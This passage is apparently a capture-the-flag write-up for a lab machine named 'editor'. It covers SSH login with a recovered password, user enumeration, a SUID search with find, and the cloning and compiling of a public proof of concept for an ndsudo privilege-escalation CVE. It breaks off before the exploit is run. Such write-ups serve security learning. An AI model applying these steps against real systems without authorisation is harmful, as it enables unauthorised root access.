


Yeahhhhh!!!! We got the password save this password it might be helpful again!!

Now we need to know the user

we can use **cat /etc/passwd** or **cd /home and ls** so there will be a user






Now Confirm that there is only one user

oliver


and we already know ssh is open so lets try to connect through ssh

so lets use **ssh oliver@10.10.11.80**



Enter the password that we found


Hurray!!! We are in!! now use **ls** and there it is user.txt




Next Step privilege escalation

To find we will use this command


Find / -perm /4000 2>/dev/null



Hmm….Well I haven't seen **ndsudo** before lets search it online and see any privesc



SO **ndsudo** have privesc lets find github repo




Lets try this one


https://github.com/AzureADTrent/CVE-2024-32019-POC

So lets clone this one too ***REMEMBER DON'T USE THIS IN SSH USE NORMAL KALI TERMINAL**


use git clone https://github.com/AzureADTrent/CVE-2024-32019-POC.git


Apps Places
Dec 5 16:22
10.10.14.12
nop@kali: ~/CVE-2024-32019-POC
nop@kali: ~
nop@kali: ~/CVE-2025-24893
nop@kali: ~
oliver@editor: ~
nop@kali: ~/CVE-2024-32019-POC
nop@kali: ~/CVE-2024-32019-POC 136x33
┌──(nop㉿kali)-[~]
└─$ git clone https://github.com/AzureADTrent/CVE-2024-32019-POC.git
Cloning into 'CVE-2024-32019-POC'...
remote: Enumerating objects: 12, done.
remote: Counting objects: 100% (12/12), done.
remote: Compressing objects: 100% (11/11), done.
remote: Total 12 (delta 1), reused 0 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (12/12), 4.53 KiB | 2.26 MiB/s, done.
Resolving deltas: 100% (1/1), done.
┌──(nop㉿kali)-[~]
└─$ cd CVE-2024-32019-POC
┌──(nop㉿kali)-[~/CVE-2024-32019-POC]
└─$ ls
poc.c README.md
┌──(nop㉿kali)-[~/CVE-2024-32019-POC]
└─$

We can see there is **poc.c** file




In Github Repo we saw the usage of this CVE



Lets compile this Poc.c

Use gcc poc.c –o nvme





Its compiled now and we need to send nvme file to editor machine

we need to use

